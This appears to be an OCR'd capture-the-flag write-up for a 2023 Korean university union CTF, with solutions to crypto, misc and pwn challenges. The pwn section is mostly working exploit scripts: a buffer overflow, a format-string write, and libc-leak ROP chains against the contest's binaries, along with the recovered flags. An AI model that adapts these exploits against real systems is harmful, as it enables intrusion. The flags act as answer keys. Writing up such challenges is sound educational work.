
IxC writeup


Crypto

Planet of the Apes



IxC{Caesar_is_home}

Frequency




Misc

Pam Daor

로드뷰 과거기록


rockgame

컴퓨터는 베팅 금액을 3으로 나눈 나머지를 내기 때문에 항상 이기는 값으로 조작할 수 있다.



rockgame2

rand() 함수 시드 초기화가 없음



xor


```
enc_str = [0x49, 0x7c, 0x47, 0x81, 0x88, 0x79, 0x86, 0x6d, 0x79, 0x95, 0x73, 0x9e, 0x8d, 0xa6, 0xa1, 0x7d, 0x95, 0x95,
           0xad, 0xae, 0x9d, 0xb8, 0x8b, 0xb6, 0xbf, 0xb6, 0x93, 0xcf, 0xc6, 0xd5, 0xc6, 0xc3, 0xb0, 0xb8, 0xb1, 0xb5, 0xb6, 0xc7]
```

```
flag = ""

for i in range(len(enc_str)):
    flag += chr((enc_str[i] - 3 * i) ^ i)
    # flag += chr(((user_input[i] ^ i) + 3 * i)):

print(flag)
```

```
root@ecd62f9a042e ~/workspace/ixc/misc/xor
❯ python3 xor.py
IxC{xor_is_very_useful_for_encryption}
```

Path Traversal

so far to me..



IxC{i_10ve_c4u}


homework

```
#!/usr/bin/python3
from pwn import *
import math

def conn():
    return remote("misc.isangxcaution.xyz", 33002)


def exploit(p):
    for i in range(50):
        expr = p.recvuntil("=")[:-2]
        print(expr)
        answer = math.floor(eval(expr))
        p.sendline(str(answer).encode())

    p.interactive()


if __name__ == "__main__":
    p = conn()
    exploit(p)
```

```
    b'6\n'
[DEBUG] Received 0xc bytes:
    b'926 - 458 = '
b' 926 - 458'
[DEBUG] Sent 0x4 bytes:
    b'468\n'
[*] Switching to interactive mode
 [DEBUG] Received 0x29 bytes:
    b'Congraturations!\n'
    b'IxC{7h4nk_y0u_50_much!!}'
Congraturations!
IxC{7h4nk_y0u_50_much!!}[*] Got EOF while reading in interactive
$
[DEBUG] Sent 0x1 bytes:
    10 * 0x1
```

Bonus

Welcome to IxC



D15C0RD

디스코드 공지사항 채널 확인




Detail

view-source:http://www.isangxcaution.xyz/about/detail

```
</style>

<center>
  <br><br><br>
  <h1>대회 진행 세부 사항</h1>
  <br><br><br>
    <div align="left" style="width:70vw">


      <h3 class="detail-title">대회명</h3>
      <p class="detail-content">ISANG x CAUtion 제 1회 연합 CTF <span class="hidden-flag">IxC{detail_is_important}</span></p><br><br>

      <h3>부제</h3>
      2023 Union Capture The Flag<br><br><br>

      <h3>문제분야</h3>
      * 모든 분야에서 받은 점수의 합계로 순위가 집계됩니다.
      <table border="3" width="100%" height="50" align="center">
        <tr>
          <td align="center" width="200">Web</td>
          <td align="center" width="200">Pwn</td>
          <td align="center" width="200">Reversing</td>
          <td align="center" width="200">Crypto</td>
          <td align="center" width="200">Forensic</td>
          <td align="center" width="200">MISC</td>
        </tr>
      </table><br><br><br>
```

IxC Admin

운영진 정보

			
공예나	김도환(neko_hat)	김류현	김수미
산업보안학과	산업보안학과	산업보안학과	산업보안학과
20학번	20학번	20학번	20학번
			
손영진	이준학	이하윤	정다연
산업보안학과	산업보안학과	산업보안학과	산업보안학과
20학번	19학번	21학번	21학번
			
최지원	강영석	강필중	김도엽
산업보안학과	컴퓨터공학과	소프트웨어학부	소프트웨어학부
21학번	17학번	21학번	21학번
			
김여진	김하람	박지우	이교현
소프트웨어학부	소프트웨어학부	소프트웨어학부	소프트웨어학부
21학번	21학번	21학번	22학번

IxC{sixteen}


Pwn

Start System

```
> nc pwn.isangxcaution.xyz 10061
        .    ∧∧  ∧∧  어라어라?
           ∩ ゜Д゜,≡,゜Д゜) 여기어디?
             `  丶       |)
                | _   |~
                 U U
       ============================
       1. 여긴 집이야
       2. 여긴 하늘이야
       3. 너의 마음 속!
       ============================
       (1~3) 중 올바른 선택지를 골라주세요
       2023

       Hello 2023!!!!
       SXhDe0hhcHB5X05ld19ZZWFyfQ==

            Hint : base64!!
```


Hello_IxC_World!!

```
root@ecd6219a042e ~/workspace/1-day/CVE-202
❯ nc pwn.isangxcaution.xyz 10001

If you enter 1, you can get flag : 1

Hello! Flag is IxC{FL4G_Form4t_i5_IxC!!!}
```



BASIC_BOF


```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./basic_bof")

def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10010)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p


gs = """
"""

def exploit(p):
    payload = b"A"*0x38
    payload += p64(elf.sym.get_flag)

    p.sendlineafter(":", payload)

    p.interactive()


if __name__ == "__main__":
    p = conn()
    exploit(p)
```



Basic FSB

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./simple_fsb")


def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10050)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p
```


```
gs = """
continue
"""

def exploit(p):
    isAdmin = 0x0404070

    payload = f"%{2023}c".encode()
    payload += "%8$hn".encode()
    payload += b'A' * (8 - len(payload) % 8) # padding
    payload += p64(isAdmin)

    p.sendline(payload)
    p.interactive()


if __name__ == "__main__":
    p = conn()
    exploit(p)
```



basic_rop

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./basic_rop")
libc = ELF("./libc-2.31.so")

def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10030)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p


gs = """
c
"""

def exploit(p):
    payload = b"A"*0x48
    p.sendafter(":", payload)

    p.recvuntil(b"A"*0x48)
    libc_start_main_243 = u64(p.recvuntil("\x7f")[-6:].ljust(8, p8(0)))
    libc.address = libc_start_main_243 - libc.sym.__libc_start_main - 243
    log.success(f"libc_leak = {hex(libc_start_main_243)}")
    log.success(f"libc_base = {hex(libc.address)}")
```


```
    one_offset = [0xe3afe, 0xe3b01, 0xe3b04]
    payload = p8(0)*0x48
    payload += p64(libc.address + 0x000142c92) # pop rdx; ret to satisfy one_gadget
    payload += p64(0)
    payload += p64(libc.address + one_offset[2])
    p.sendafter(":", payload)

    p.interactive()


if __name__ == "__main__":
    p = conn()
    exploit(p)
```



wallet

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./wallet")
libc = ELF("./libc-2.31.so")

def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10070)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p


gs = """
c
"""

def exploit(p):
    # trigger
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b":", b"-2000")
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b":", b"-2000")


    # leak libc
    p.sendafter(b"?", b"A"*0x38)

    p.recvuntil(b"A"*0x38)
    libc_start_main_243 = u64(p.recvuntil("\x7f")[-6:].ljust(8, p8(0)))
    libc.address = libc_start_main_243 - 0x24083
    log.success(f"libc_leak = {hex(libc_start_main_243)}")
    log.success(f"libc_base = {hex(libc.address)}")


    one_offset = [0xe3afe, 0xe3b01, 0xe3b04]
    payload = b"A"*0x38
    payload += p64(libc.address + one_offset[1])
    p.sendafter("?", payload)
```

```
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b":", b"60")
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b":", b"60")
    p.interactive()


if __name__ == "__main__":
    p = conn()
    exploit(p)
```



PalletTown

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./pallettown")


def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10040)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p


gs = """
continue
"""

def exploit(p):
    p.recvuntil(b"is")
    my_type = 0
    if b"Pyree" in p.recvline():
        my_type = 3
    elif b"Bul" in p.recvline():
        my_type = 1
    else:
        my_type = 2
    p.sendline(str(my_type).encode())

    p.sendlineafter(b"?", b"A" * 0x38 + p64(elf.sym.regend))
    p.interactive()


if __name__ == "__main__":
    p = conn()
    exploit(p)
```

```
    b'flag\n'
    b'pallettown\n'
    b'pallettown.c\n'
    b'run.sh\n'
flag
pallettown
pallettown.c
run.sh
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x31 bytes:
    b'IxC{Welc0me_7o_My_T43CH0_70Wn_!!_Enjoy_World@_!}\n'
IxC{Welc0me_7o_My_T43CH0_70Wn_!!_Enjoy_World@_!}
$
```

Web

